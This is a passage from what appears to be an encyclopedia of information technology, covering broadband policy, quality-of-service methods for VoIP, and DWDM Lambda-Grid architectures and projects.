Although arguments in favor of broadband promotion are not difficult to make, questions arise regarding how to best accomplish it. Three major policy questions have emerged. First, are current broadband data adequate to reasonably assess the state of use of the technology at any point in time (Kruger, 2005, May 5, p. 17)? Second, is any sort of policy intervention premature, given current development? Regardless of whether the intervention originates in the public or private sector, the continuing pace of development may suggest that intervention would not be useful as yet (Kruger, 2005, p. 2). Finally, if intervention is deemed appropriate, should its form be direct through federal assistance such as targeted grants, loans, or tax credits, or indirect through federal or state regulation (Kruger, 2005, pp. 19-20).

In order to reach disadvantaged youth more effectively, broadband is being deployed more fully in locations outside of work such as schools, libraries, and community access centers (**CACs**) (Kruger, 2005, p. 18; Levy, 2005; NTIA, 1999). In-school broadband access provides vitally needed access to children without access at home, whether during or after school hours. Progress is being made. By 2003, 48% of public schools with Internet access provided access to students outside of normal school hours (Parsad & Jones, 2003, p. 6).

FUTURE TRENDS

The future of broadband in the USA has stimulated widespread policy discussion. In addition to projected stronger than expected growth for the foreseeable future, broadband has been increasingly linked closely with employer location decision making and as a catalyst in economic growth (Gillet, Lehr, Osorio, and Sirbu, 2006, pp. 3-4, 10; Goot, 2003, p. 1). For example, the state of Michigan estimated that the development of a statewide comprehensive broadband network could generate 497,000 new jobs and add $440 billion to the state's gross state product over 10 years (Granholm, 2003, p. 1). If these projections are only partially realized, the economic impact on Michigan would be significant.

Broadband adoption is part of the telecommunications planning goals of the state of Oregon and is focused on providing the basic framework for expanding economic activity and providing economic opportunity for their citizens (OTCC, 2005, p. 2). Oregon sponsored a bill directing up to $500 million from the Universal Service Fund to provide broadband to underserved areas. Although modest, it indicates a growing awareness of the need to provide service for everyone (Levy, 2005, p. 1).

In order to improve learning among disadvantaged children, policies that encourage increased broadband use by providing incentives to acquire access at home are needed. At the instructional level, improvements in interest and retention are often linked to the quality of instructional software programming. The current inability of multimedia to improve student performance may be a function of the instructional programming used and also of the level of expertise among teachers. Perhaps the computer skills of teachers need to be upgraded. But to impact the debate regarding differences in performance in the classroom attributable to broadband access and use, additional study is suggested.

KEY TERMS

Broadband: Broadband is a high speed Internet access service at data transmission speeds exceeding 200,000 bits per second (200 Kbps) in at least one direction (FCC, 2006, p. 1). Definitions vary, but the FCC differentiates four major types of broadband service: digital subscriber line (DSL), cable modem, wireless Internet, and satellite (FCC, 2005, p. 2).

Cable Modem: Enable cable operators to provide broadband using the same coaxial cables that deliver television pictures and sound (FCC, 2006, p. 4).

Digital Subscriber Line (DSL): A wire line transmission technology that transmits data faster over traditional copper telephone lines already installed in homes and businesses. DSL broadband provides transmission speeds ranging from several hundred Kbps to millions of bits per second (mbps) (FCC, 2006, p. 3).

Fiber: Fiber optics technology converts electrical signals carrying data to light and sends it through transparent glass fibers which transmit data at much faster speeds than current DSL or cable modem speeds (FCC, 2006, p. 4).

Multimedia: A computer-based product that enhances the communication of information by combining two or more of the following: text, graphic art, sound, animation, video, or interactivity (Ellis, 2001, p. 110)

Satellite: Another form of wireless broadband in which orbiting satellites provide links for broadband. Satellite access is useful for serving remote or sparsely settled populated areas (FCC, 2006, p. 5).

Wireless Internet: Connects a home or business to the Internet using a radio link between the customer's location and the service provider's facility. Wireless can be mobile or fixed (FCC, 2006, p. 4).

Implementation of Quality of Service in VoIP

INTRODUCTION

Today, Internet technologies have pervaded every corner of our society. More and more people are benefiting from the Internet in one way or the other. One of the current Internet technologies that may benefit us greatly is voice over Internet protocol (VoIP). According to Hardy (2003, p. 2), VoIP is "the interactive voice exchange capability carried over packet-switched transport employing the Internet protocol." With VoIP technology, one can call anyone in this world at a lower cost, compared to traditional telephone systems. However, VoIP technology has one significant drawback. It has a low degree of reliability. From experimental results it is known that VoIP can achieve only 98% reliability. The service down time per year for VoIP is almost 20 working days (175 hours). For most companies and government organizations, such a degree of reliability is unacceptable since the traditional telephone system can achieve 99.999% reliability with a service down time of only five minutes per year (Kos, Klepec, & Tomaxic, 2005). As a result, quality of service (QoS) is an important concept for VoIP. Using QoS, VoIP may be able to overcome its limitation in reliability.

QoS is often defined as the capability to provide resource assurance and service differentiation in a network. The definition includes two important terms—resource assurance and service differentiation. Resource assurance provides a guarantee about the amount of network resources requested by the user. On the other hand, service differentiation provides higher priority of getting network resources to those applications that have critical latency constraints. Given the importance of low latency for voice communication, it is not difficult to predict that QoS will assume greater importance in the VoIP industry as this technology gains popularity in the mass market. It is reported that VoIP is aggressively growing, and this growth is expected to continue in the coming years.

BACKGROUND

Today's Internet provides best-effort services to all its applications and cannot provide any resources guarantee to applications (Kurose & Ross, 2004). Let us discuss an example to illustrate this concept. Imagine that a network uses links with capacity of 2 Mbps and supports two users—John and Peter. John uses a 1.5 Mbps VoIP application and communicates with Peter. Normally, the VoIP application works because the capacity of the link is 2 Mbps (>1.5Mbps). However, when John uses the FTP application at the same time (assuming that the FTP application needs more than 0.5 Mbps), the VoIP application cannot get the amount of resources it needs. This leads to congestion in the network and time delay in voice communication. Therefore, end-to-end QoS is required for providing resource guarantee and service differentiation in order to enhance the reliability of the VoIP system (Fineberg, 2005).


Approaches to provide QoS can be divided into three categories. They are (1) at sender side, (2) inside network, and (3) at receiver side (Wang, 2001). At the sender side, one popular way is by using adaptive multi-rate speech codec. In the network, four core technologies for providing QoS are integrated services (IntServ), differentiated services (DiffServ), multiprotocol label switching (MPLS), and traffic engineering. At the receiver side, the common way for providing QoS is optimization of the design of receiver buffer. The various methods for implementation of QoS for VoIP are described in the next section.

IMPLEMENTATION OF QoS

Methods for QoS Implementation

Presently there are three different approaches for QoS implementation. They can be categorized into QoS at

Figure 1. QoS for VoIP at the sender side



sender side, QoS inside network, and QoS at receiver side.

QoS at Sender Side

At the sender side, QoS can be implemented by using adaptive multi-rate speech codec. A codec is also called coder-decoder, which encodes voice signals to packets or decodes packets to voice signals. When it is an adaptive multi-rate one, it means the codec's encoding bit rate can react with the feedback from congestion in the network (Qiao, Sun, Heilemann, & Ifeachor, 2004). With feedback of congestion the encoding bit rate decreases. Otherwise, the encoding bit rate increases. Figure 1 shows how QoS for VoIP can be provided at the sender side.

In Figure 1 we can see that there is a voice source at the left hand side of the diagram. When the voice source is connected to the adaptive multi-rate speech codec, the codec sends out voice packets to the IP network, and finally voice packets come to the adaptive multi-rate speech decoder. The decoder decodes the voice packets to the voice signal, and finally the receiver retrieves the voice packets. When voice packets travel through the IP network, RTCP XRs (real time control protocol extended reports) are generated in the routers inside the network, and they provide information about network congestion. When the bit rate controller receives the RTCP reports, if the RTCP reports show no/little congestion, the sender side increases its encoding bit rate. Otherwise, the sender decreases its encoding bit rate. This method can provide better resource guarantee because it follows the principle of preemptive congestion avoidance. Some researchers have even proposed the use of a call agent that can selectively compress the voice packets on the sender side based on the status of congestion in the network (Galiotos, Dagiuklas, & Arkadianos, 2002).

QoS Inside Network

Inside the network, there are many approaches for implementing QoS. The most important technologies are integrated services, differentiated services, multiprotocol label switching, and traffic engineering.

IntServ and DiffServ are two architectures that provide resource guarantee and service differentiation. On the other hand, MPLS and traffic engineering are a set of tools for managing the bandwidth and optimizing the performance of the network. The optimization in the design of the receiver buffer involves achieving a good balance between packet loss (due to late packet arrival) and play-out delay. For example, a larger buffer size means less packet loss (thus better quality) but more play-out delay.

Integrated service is a service architecture developed by the Internet Engineering Task Force (IETF) in the early 1990s. It aims at providing QoS for real-time applications such as video conferencing. IntServ is based on per-flow resources reservation. Per-flow resources reservation means that the two end users (sender and receiver) need to make a resource reservation inside the network before using the application. Resource reservation setup protocol (RSVP) is the standard protocol used for resource reservation. IntServ provides two models—guaranteed service model and controlled load service model. Guaranteed service model provides worst-case delay bound for applications. It is designed for applications that need stringent time constraints. Controlled load service model provides less firm delay bounds to applications, and it is similar to but better than the current best effort model.

In the DiffServ model, the traffic of user applications is divided into different classes. Different classes have different priorities for getting resources inside the network. For example, higher-priority class gets more resources compared to the lower priority one. Moreover, higher priority class has lower packet dropping priority when compared with the lower priority one. However, unlike the IntServ model, DiffServ model does not require per-flow resource reservation, and hence DiffServ is more scalable and simpler than IntServ (El-Haddadeh, Taylor, & Watts, 2004). Based on the current trend of QoS technology Diffserv is a more popular architecture than IntServ (Davie, 2003).

Multiprotocol label switching started to develop in 1997. It is a management tool that helps service providers to optimize the traffic inside the network. An important technique used in MPLS is called label switching (Serenato & Rochol, 2003). Label switching uses fixed length labels for packet forwarding inside the network. With label switching, the packets can route in an explicit path that is not the shortest one but that provides better resource optimization in the network. Moreover, label switching supports the features of both IntServ and DiffServ. Thus, MPLS can be used in any of the two important service architectures.

Finally, traffic engineering is the repetitive process of network planning and network optimization. Network planning is geared towards improvement of the network architecture, topology, and capacity inside the network. Network optimization is involved with controlling the distribution of traffic in the network in order to reduce the degree of congestion. With network planning and network optimization, the resources inside the network can be used more efficiently, thus providing QoS guarantees in some way.

QoS at Receiver Side

At the receiver side, QoS can be implemented by optimizing the design of receiver buffer (Melvin & Murphy, 2002). A large receiver buffer size means less packet loss because there is enough capacity to accept late packets. However, this induces larger play-out delay due to the waiting time for late arrival packets. By striking a good balance between the packet loss and the play-out delay QoS can be provided. Similar to the strategy at the sender side, the design of the receiver buffer can be an adaptive one that corresponds to the condition of the network. When the network becomes congested, the receiver buffer increases in size in order to wait for late packets. When no congestion occurs, the size of the receiver buffer decreases because there is no necessity to wait for late arriving packets.

With so many different approaches for QoS implementation, applications like VoIP can have better reliability. This can make them competitive with respect to traditional phone systems.

Industry Best Practices for QoS Implementation

There are many companies that provide VoIP products with QoS today. Some examples are Peopleshub, Singapore Communications, FutureSoft, Allot communications, and Robo Voiz, among others. Most of them provide IP phones and VoIP Gateways. VoIP gateways are devices that provide communication between voice signal and digitized data packets and allow QoS guarantees. These products implement QoS at the sender and receiver side because it is easier to control than solutions in the network level.

Peopleshub

Peopleshub is a technology service company that offers many services including VoIP. It provides VoIP gateway products that have QoS features. These products provide QoS at the gateway by setting the differentiated service code point (DSCP) parameters of VoIP packets. DSCP is used in DiffServ, and packets with different DSCP have different forwarding treatments. There are mainly four groups of DSCP. They are Default PHB codepoint, class selector codepoints, assured forwarding (AF), and expedited forwarding (EF). The default PHB codepoint is <000 000>, which provides no QoS features for packets. It is only used for backward compatibility with the current best effort Internet, where no QoS features are provided for packets. The class selector codepoints are in the format <xxx 000>. The packets with larger class selector codepoints have better forwarding treatments than those with smaller ones.

In Table 1 we show four classes of traffic and three drop preferences. For example, packets with <010 000> codepoint have better forwarding treatment than those with <001 000> codepoint, because 010 is larger in value than 001.

By configuring different DSCP groups and setting different DSCP codepoints, QoS features can be

Table 1. QoS implementation at Peopleshub

	Class 1	Class 2	Class 3	Class 4
Low drop priority	001 01 0	010 01 0	011 01 0	100 01 0
Medium drop priority	001 10 0	010 10 0	011 10 0	100 10 0
High drop priority	001 11 0	010 11 0	011 11 0	100 11 0

*Define class number

*Define drop priority

achieved, and better services can be provided for tightly constrained applications like VoIP instead of loosely constrained ones like FTP.

FutureSoft

FutureSoft is a leading company providing communication software solutions, protocol stacks, and services in the global communication industry. One of their areas of service is VoIP. FutureSoft QoS provides QoS guarantees by implementing integrated service and differentiated services. IntServ provides resources guarantees by making a resource reservation inside the network between two end users using RSVP. It also supports the guaranteed service and controlled load service defined in IntServ architectures. DiffServ provides resources guarantees without making a resource reservation, but by dividing packets into different classes with different level of services using DSCP codepoints. FutureSoft QoS allows users to choose between IntServ or DiffServ or both.

Singapore Communications

Singapore Communications is a leading distributor of telecommunications, enterprise mobility, and security products in Singapore. They have provided IP phones with QoS features. The QoS features are provided by using the TOS and 802.1p technology. TOS is a network-level solution, while 802.1p technology is a sender side or receiver side solution. TOS stands for Type of Service. It is a 3-bit field in the IP header of a packet. It represents the preferences for delay, throughput, and reliability. By providing lower delay, higher throughput, and higher reliability for a packet belonging to an application with stringent time constraints, QoS can be provided. 802.1p standard has traffic class expediting and dynamic multicast filtering. They are two important methods for providing QoS for Ethernet-based networks. In 802.1p, packets with lower priority are not sent out if there are packets with higher priority waiting to be sent in the queue. In fact, this is known as preemptive priority queuing. In this way, QoS can be provided, and packets with higher priority can get better service.

FUTURE TRENDS

From the prediction of experts it is estimated that about 10 million people will be using VoIP services in the world by the end of 2006 (UK News, 2005). According to a YouGov poll conducted by Wanadoo in Scotland, 32% of people would take up VoIP service in the next 12 months. The market of VoIP is getting larger. The market for QoS will expand at the same time because it is essential to the success of VoIP. According to Dan Dearing, the vice president of marketing for Nextone, VoIP is a technology that has developed so rapidly that the size of the workforce is not enough to implement and manage it.

There is one major problem in the implementation of QoS for VoIP, and that is cost. QoS in VoIP is expensive since cost is incurred for configuration and monitoring of QoS features as well as for maintenance and testing them. Furthermore, regular training is needed for operators controlling the system in order to update their knowledge about the latest developments in the field. The cost incurred is usually large and not affordable for small and medium companies at this time. This problem may be alleviated in the near future when the benefit of VoIP surpasses the cost of QoS features in the system.

Today QoS at the IP network (network level solution) is becoming more and more practical as the technologies and protocols, such as IntServ, Diffserv, MPLS, and RSVP, are being standardized. For the wide area network (WAN) QoS can be provided with DiffServ and MPLS technologies, whereas for the local area network (LAN), 802.1p, IntServ, and RSVP are needed. Last but not least, the internetworking principles between WAN and LAN QoS mechanisms are also available already such as IntServ operation over DiffServ architecture. Evolutions in the future will take place in standards and protocols, call admission control, and internetworking between LAN and WAN.

Call admission control is the policy used for deciding whether an application can use a certain quantity of network resources in the network. Except the policing, call admission control also includes monitoring and measuring available resources in the network. Internetworking between LAN and WAN aims at providing QoS on LAN and WAN at the same time, while LAN and WAN work together (Wang, Mai, Xuan, & Zhao, 2006). The internetworking principle involves information exchanges between them in order to determine proper classification of traffic flows. At times of emergencies the call admission control can be used for dropping video data or high quality voice data to preserve QoS (Noro, Kikuchi, Baba, Sunahara, & Shimojo, 2004). On the contrary, researchers have used simulations to demonstrate that high priority traffic can be preserved under catastrophic congestions in the network (Yang, Westhead, & Baker, 2004).

CONCLUSION

There is no denying that VoIP will become more and more popular in the future. It is because it has lower cost and higher flexibility compared to traditional telephone system. Moreover many advanced applications will develop with the widespread adoption of VoIP. Fax over IP, Unified Messaging, and Internet Call Centers are some examples of such advanced applications. Business persons and service providers will soon see the benefits brought by VoIP. The only problem with VoIP is its low reliability. The development of efficient schemes for providing QoS for VoIP is likely to solve the problem of reliability associated with VoIP. It is to be seen when QoS in VoIP can deliver its promise.

KEY TERMS

802.1p: A technology for providing QoS at the Ethernet level. With 802.1p, packets with lower priority level cannot be sent out if there are packets with higher priority waiting in the queue.

Differentiated Services (DiffServ): An architecture for QoS implementation. DiffServ classifies the user traffic into different classes with different priorities.

Integrated Services (IntServ): An architecture for QoS implementation. For IntServ a resource reservation is required before an application starts to work.

Multiprotocol Label Switching (MPLS): A management tool that helps service providers to optimize traffic inside the network. It uses label switching for packet forwarding.

Quality of Service (QoS): QoS is the capability of providing resource assurance and service differentiation for different applications that use network resources.

Resource Assurance: Resource assurance enables an application to get the amount of network resources that it requests.

Service Differentiation: Service differentiation is classifying different applications. It determines the priorities of requesting network resources for different applications.

Type of Service (TOS): A 3-bit field in the current IP header of a packet. The 3 bits represent delay, throughput, and reliability. By configuring the TOS field, the treatment of a packet inside the network can be decided.

Traffic Engineering: A repetitive process of network planning and network optimization. Using this, the resources inside the network can be used more efficiently.

I

Implementing DWDM Lambda-Grids

Marlyn Kemper Littman
Nova Southeastern University, USA

INTRODUCTION

Unprecedented demand for ultrafast and dependable access to computing Grids contributes to the accelerating use of **dense wavelength division multiplexing (DWDM)** technology as a **Lambda-Grid** enabler. In the **Lambda-Grid** space, the **DWDM** infrastructure provisions dynamic lambdas or wavelengths of light on-demand to support terabyte and petabyte transmission rates; seamless access to large-scale aggregations of feature-rich resources; and extendible Grid and inter-Grid services with predictable performance guarantees (Boutaba, Golab, Iraqi, Li, & St. Arnaud, 2003).

DWDM Lambda-Grids consist of shared network components that include interconnected federations of other Grids, dense collections of computational simulations, massive datasets, specialized scientific instruments, metadata repositories, large-scale storage systems, digital libraries, and clusters of supercomputers (Naiksatam, Figueira, Chiappari, & Bhatnagar, 2005). As a consequence of the convergence of remarkable advances in **DWDM** technology and high-performance computing, **Lambda-Grids** support complex problem resolution in fields that include seismology, neuroscience, bioinformatics, chemistry, and nuclear physics.

This chapter begins with a discussion of Grid development and **DWDM** technical fundamentals. In the sections that follow, the role of the **virtual organization** (**VO**) in establishing and supporting **DWDM Lambda-Grid** initiatives; capabilities of the **Globus Toolkit** (**GT**) in facilitating Lambda-Grid construction; distinguishing characteristics of **Lambda-Grid** operations, architectures, and protocols; and major **Web services** (**WS**) specifications in the Lambda-Grid space are examined. Descriptions of **DWDM Lambda-Grid** initiatives and security challenges associated with **DWDM Lambda-Grid** implementations are presented. Finally, trends in **DWDM Lambda-Grid** research are introduced.

BACKGROUND

Originally, Grids such as factoring via networked-enabled recursion (FAFNER), Search for Extraterrestrial Intelligence (SETI), and FightAIDSAtHome relied on the donation of unused computing processes by anonymous participants to support persistent connectivity to geographically distributed information technology (IT) resources. These Grids used the transmission control protocol/Internet protocol (TCP/IP) Internet protocol suite for enabling access to distributed resources via the commodity or public Internet. Problems with TCP/IP, including an inability to transport massive information flows over long distances with quality of service (QoS) and accommodate resource reservations in advance in accordance with application requirements, contributed to the popularity of **DWDM** technology as a **Lambda-Grid** enabler.

Present-day **DWDM Lambda-Grids,** such as Data TransAtlantic Grid (DataTAG) facilitate transparent sharing of visualization, scientific, and computational resources in domains that include health care, crisis management, earth science, and climatology, and serve as testbeds for evaluating the capabilities of new network architectures, protocols, and security mechanisms. Interdisciplinary research supported by **DWDM Lambda-Grids** contributes to an understanding of planet formation and brain functions; development of new cancer treatments; and the identification and management of genetic disorders resulting in premature aging and diabetes.

DWDM Technical Fundamentals

Consisting of optical devices such as optical cross connects and tunable optical lasers, **DWDM** networks support operations over optical fiber, a medium that transports image, video, data, and voice signals as light pulses**. DWDM** optimizes optical fiber capacity by dividing the optical spectrum into numerous nonoverlapping lambdas to facilitate high-speed transmission of vast numbers of optical signals concurrently with minimal or zero latencies. **DWDM** facilitates network operations at the Optical Layer, a sublayer of the Physical Layer or Layer 1 of the seven-layer open systems interconnection (OSI) reference model, in metropolitan and wider area environments.

DWDM enables sophisticated **Lambda-Grid** functions including job scheduling, accounting, load balancing, and workflow management. In contrast to best-effort delivery service provided by TCP/IP networks such as the Internet, the **Lambda-Grid DWDM** infrastructure accommodates advance reservation requests to support research requiring coordinated use of bandwidth-intensive datasets, instrumentation such as automated electron microscopes, earth observing satellites, and space-based telescopes, and high-resolution models in a shared virtual space.

Barriers to seamless **DWDM** transmissions include signal attenuation, crosstalk, chromatic dispersion that necessitates signal regeneration, and manufacturing flaws in the optical fiber plant (Littman, 2002). To counter constraints, **DWDM** network management systems can be customized to monitor **Lambda-Grid** operations, bandwidth utilization, and application performance to ensure resource availability.

The **Lambda-Grid DWDM** infrastructure interworks with technologies that include wavelength division multiplexing (WDM), coarse WDM (CWDM), synchronous optical network/synchronous digital hierarchy (SONET/SDH), and 10 Gigabit Ethernet (Littman, 2002). Standards organizations in the **DWDM Lambda-Grid** space include the European Telecommunications Standards Institute (ETSI), the Internet Engineering Task Force (IETF), and the International Telecommunications Union-Telecommunications Sector (ITU-T).

Virtual Organizations (VOs)

DWDM Lambda-Grids are typically established by VOs in distributed computing environments that span multiple administrative domains, national boundaries, and time zones (Gor, Ra, Ali, Alves, Arurkar, & Gupta, 2005). A **virtual organization** (**VO**) consists of entities such as government agencies, academic institutions, and scientific consortia that conduct e-collaborative investigations and agree to coordinate functions ranging from provisioning access to massive archives and storage systems to enabling multifile transport in the absence of centralized administrative control**. VOs** also define procedures for resource sharing; authorization, accounting, and authentication services and extendible, scalable, and reliable **Lambda-Grid** operations and set policies for membership, security and privacy, and acceptable resource usage.

Established by an international **VO,** the **Global Lambda Interconnection Facility** (**GLIF**) is a widescale **Lambda-Grid** laboratory that promotes development and assessment of **DWDM Lambda-Grid** applications and components (van der Ham, Dijkstra, Travostino, Andree, & de Laat, 2006). **GLIF** also supports international optical interconnection switching and routing facilities such as StarLight in Chicago, NetherLight in Amsterdam, KRLight in Seoul, and CzechLight in Prague. These DWDM facilities interlink high-performance DWDM NRENs (Next-Generation Research and Education Networks) such as GÉANT2 (European NREN, Phase 2), CESnet2 (Czechoslovakia NREN, Phase 2), and GRNET2 (Greece NREN, Phase 2) to enable e-collaborative research among geographically dispersed VOs. Additionally, **GLIF** donates lightpaths to GOLE (**GLIF** Open Lightpath Exchange), an initiative that facilitates construction of a global **DWDM** infrastructure to support transnational **Lambda-Grid** implementations.

Globus Toolkit (GT)

Developed by the Globus Alliance, **GT** is the major middleware toolkit for **DWDM Lambda-Grid** construction. Consisting of an open-source suite of software development tools, programs, and libraries, **GT** enables resource monitoring and discovery, data management, real-time simulations, and bandwidth-intensive operations. Now in version 4, **GT** facilitates the design of interoperable **DWDM Lambda-Grid** applications and distributed operations that comply with **Web services** (**WS**) specifications (Foster, 2005).

DWDM Lambda-Grid Architectures

Major advances in **DWDM Lambda-Grid** construction are enabled by **OptIPuter**, a distributed architecture that is described by an acronym reflecting its utilization of optical networks, IP, and computer storage, processing, and visualization technologies. **OptIPuter** employs controlled wavelengths of light or lambdas as core architectural elements for building **DWDM Lambda-Grids** (Smarr, Chien, DeFanti, Leigh, & Papadopoulos, 2003). In addition to ensuring that resources are always available to meet next-generation application requirements, **OptIPuter** facilitates the integration of distributed storage and simulation technologies in DWDM Lambda-Grid environments (Wu & Chien, 2004).

Architectural innovations in the Lambda-Grid space are also supported by **DWDM-RAM** and dynamic user-centric switched optical network (DUSON). A prototype **DWDM Lambda-Grid** service-oriented architecture, **DWDM-RAM** employs the **GT**4 data transfer scheduling (DTS) Service to accommodate advance resource requests and thereby ensure bandwidth availability for computationally complex **Lambda-Grid** operations and allocates dedicated lightpaths on-demand to support unpredictable traffic flows**. DWDM-RAM** also enables wide-scale **Lambda-Grid** solutions by provisioning petabyte transmission rates and petaflops of computing power (Naiksatam et al., 2005; Boutaba et al., 2003).

DUSON architecture allocates dynamic lightpaths on-demand for operations implemented by **VOs** that lease or use their own lambdas to implement wide area **DWDM Lambda-Grids**. DUSON architecture also facilitates fault detection and rapid service restoration in the event of infrastructure failure (Yu & DeFanti, 2004).

DWDM Lambda-Grid Protocols

The **Lambda-Grid DWDM** infrastructure provides enormous bandwidth and transparent high-speed dedicated optical connections in support of high-volume applications and scalable and persistent high-performance computing services (Buyya & Murshed, 2002). Although **DWDM** makes possible innovative applications in a feature-rich **Lambda-Grid** environment, limited capacity for moving aggregated traffic as a consequence of multiple wavelength convergence at **Lambda-Grid** endpoints results in network gridlock.

A protocol for reducing **DWDM Lambda-Grid** congestion, group transport protocol (GTP) specifies acceptable maximum and minimum transmission rates. GTP employs the user datagram protocol (UDP) for bulk file transport and a centralized scheduling algorithm to manage Lambda-Grid functions (Wu & Chien, 2004). Created in conjunction with **OptIPuter**, the distributed virtual computer (DVC) facilitates development of procedures for integrating GTP into a **DWDM Lambda-Grid** program execution environment for enabling seamless access to Lambda-Grid resources regardless of location (Taesombut & Chien, 2004).

A variant of TCP, **fast active queue management (FAST) TCP** enables high-speed transmissions over long distances through the use of queuing delay for determining the extent of network congestion and its projected impact on information throughput (Cheng, Wei, Low, Bunn, Choe, Doyle et al., 2005). Capabilities of **FAST TCP** in supporting congestion control for **Lambda-Grid** operations are evaluated in UltraLight experiments. Developed by the National Science Foundation (NSF), UltraLight is a **DWDM** transcontinental infrastructure that supports global Grid services for petabyte-scale experimental physics investigations and donates Lambdas to **GLIF** for construction of international optical interconnection switching and exchange facilities such as UKLight in London.

DWDM Lambda-Grid Resource Management

The Grid simulation (GridSim) toolkit employs resource brokers for aggregating resources to meet job requirements, simulates scheduling by mapping jobs to available resources in accordance with time and cost constraints, and ensures Lambda-Grid resource availability by supporting advance wavelength reservations (Buyya & Murshed, 2002). The Globus Resource Allocation Manager (GRAM) job scheduler also facilitates coordinated resource scheduling to accommodate Lambda-Grid applications (Figueira, Naiksatam, Cohen, Cutrell, Daspit, Gutierrez et al., 2004).

The agent-based resource allocation model (ARAM) employs mobile and static agents to monitor resource usage by distributed **DWDM Lambda-Grid** applications and the effectiveness of job execution in facilitating information throughput (Manvi, Birje, & Prassad, 2005). Another option for optimizing **Lambda-Grid** resource usage and performance, the flexible optical network traffic simulator (FONTS) determines the need for advance wavelength reservations to maximize resource usage in bandwidth-intensive applications (Naiksatam et al, 2005).

Web Services (WS) Specifications

In the **DWDM Lambda-Grid** space**, WS** refer to collections of protocols and open standards for enabling the convergence of **WS** and **Lambda-Grid** operations. **WS** specifications enable **DWDM Lambda-Grid** construction and development of portable applications for use in diverse **DWDM Lambda-Grid** environments. For example, the **open Grid services architecture** (**OGSA**) developed by the global Grid forum (GGF) is based on a suite of **WS** specifications for optimizing resource integration and resource management in evolving **DWDM Lambda-Grid** environments (Foster, Czajkowski, Ferguson, Frey, Graham, Maguire et al., 2005). **OGSA** also promotes implementation of loosely coupled interactive services to enable extendible **DWDM Lambda-Grid** operations and defines common interfaces to support wide-scale **DWDM Lambda-Grid** initiatives. Key components and design elements that were initially defined by **OGSA** are now integrated in the open Grid services infrastructure (OGSI).

Designed to work with **WS** standards, the Web services resource framework (WSRF) builds on OGSI functions originally developed by the GGF. By specifying requirements for interface development, resource scheduling, and resource management, OGSI established a foundation for standardized **DWDM Lambda-Grid** implementations (Foster et al., 2005).

Based on extensible markup language (XML), the Web services description language (WSDL) describes network services as sets of communications endpoints that operate on **WS** messages. These messages encode document-oriented and procedure-oriented data for transmission and contain abstract descriptions of actual services that are exchanged between **WS** providers and requestors. In addition to WSDL, **WS** specifications such as the Web services resource framework (WSRF) describe interfaces to promote secure resource delivery and a service-oriented architecture to facilitate **Lambda-Grid** resource management (Foster, 2005). **GT**4 accommodates WSRF specifications and OGSI objectives by supporting interoperable operations among geographically distributed Lambda-Grids.

DWDM Lambda-Grids in Action

DWDM Lambda-Grids facilitate scientific discovery in fields ranging from particle physics and astronomy to cosmology and oceanography. For instance, the Network for Earthquake Engineering Simulation Grid (NEESgrid) fosters development of 3D (three dimensional) seismology simulations to reduce the deadly impact of catastrophic earthquakes. The NSF TeraGrid performs trillions of calculations per second enabled by petaflops of computing power for facilitating e-collaborative research in fields that include science and engineering.

Sponsored by the European Union (E.U.), EGEE-II (Enabling Grids for E-Science, Phase 2) supports **DWDM Lambda-Grid** applications in scientific disciplines that include biology, geology, and chemistry and enables data processing and coordinated analysis of simulations generated by the large hadron collider (LHC) accelerator. An EGEE-II initiative, the LHC accelerator is implemented and managed by the European Organization for Nuclear Research (CERN) and functions as the core component of the LHC computing Grid (LCG) (Coles, 2005). THe LCG facilitates the analysis of petabytes of the LHC computing Grid (LCG) is the world's largest particle accelerator and the core component of the LHC (Coles, 2005). The LCG facilitates the analysis of petabytes of particle collision data in a distributed computing environment, employs a DWDM infrastructure that includes NRENs such as GÉANT2, and shares resources with national Grid such as the United Kingdom Grid for particle physics.

Affiliated with the LCG, the International Virtual Data Grid Laboratory (iVDGL) supports petabyte transmission rates for **Lambda-Grid** scientific experiments and applications in fields such as astrophysics. Additionally, the iVDGL tests the resiliency of **Lambda-Grid**s in achieving high throughput and provides a platform for evaluating performance of **Lambda-Grid** application schedulers and middleware toolsets (Foster et al., 2005). The iVDGL also provisions services for the Grid Laboratory Uniform Environment (GLUE), an initiative that supports development of wide-scale Lambda-Grids and enables applications that are supported by the open science Grid (OSG). Built by a consortium of U.S. laboratories and universities, the OSG consists of a production Grid for implementing proven Grid applications and an integration Grid for evaluating capabilities of new Grid technologies.

Designed to interlink **Lambda-Grids** such as LCG, EGEE-II, and the China Grid (CNGrid) between the E.U. and China, the EUChinaGRID provides e-collaborative access to large-sized datasets and intergrid applications to facilitate scientific discovery (EUChinaGRID Consortium, 2006). The **DWDM** infrastructure that supports EUChinaGRID operations and enables the intercontinental extension of the European Research Area (ERA) to China is comprised of NRENs such as GÉANT2, GRNET2, and TEIN2 (Trans-Eurasia Information Network, Phase 2).

DWDM Lambda-Grid Security Considerations

DWDM Lambda-Grids provision access to distributed, computational, and data-intensive resources in shared, interconnected, and distributed computing environments that potentially place the security of **Lambda-Grid** resources and the integrity of **Lambda-Grid** operations at risk (Littman, 2002). As a consequence, **VO**s establishing **DWDM Lambda-Grids** also conduct risk assessments to determine vulnerabilities, monitor Grid processes and devices for malfunctions, and implement security policies, procedures, tools, and mechanisms to safeguard the integrity of **Lambda-Grid** resources and operations.

Developed with the aid of **GT**4, the Grid security infrastructure **(**GSI) supports utilization of public key encryption in conjunction with digital certificates defined by the ITU-T X.509v3 standard for verifying the identity of Grid users. The International Grid Trust Federation issues these digital certificates via regional Pubic Management Authorities to VOs. **VO** members holding proper digital credentials can then access Grid resources in the E.U. as well as in Asia and the Americas with a single online identity.

In the U.S., a regional affiliate with the Americas Public Management Authority, ESnet (Energy Sciences Network) is a **VO** that also distributes trusted digital certificates through the U.S. Department of Energy (DOE) Grids Certificate Services to VO affiliates such as OSG and iVDGL that support DOE-related research. ESnet also distributes one-time password tokens to DOE scientists for enabling wireless access to critical Lambda-Grid resources (Muruganantham, Helm, & Genovese, 2005).

FUTURE TRENDS

Advances in **DWDM Lambda-Grid** implementations are reflected in E.U. initiatives that include Southeastern European Grid-enabled infrastructure (SEE-GRID), Next-Generation Grid (NextGRID), and Cross-Grid. Designed for regionally isolated research communities, SEE-GRID provides access to resources that would otherwise not be available via an extension of the GÉANT2 infrastructure. NextGRID supports development of next-generation Grid architecture, Grid middleware, and security mechanisms and a seamless interface to Grid applications in sectors that include business and government. Cross-Grid fosters the use of security policies to enable mobile individuals to wirelessly access wireline Grid services (Bubak, Funika, & Wismuller, 2002).

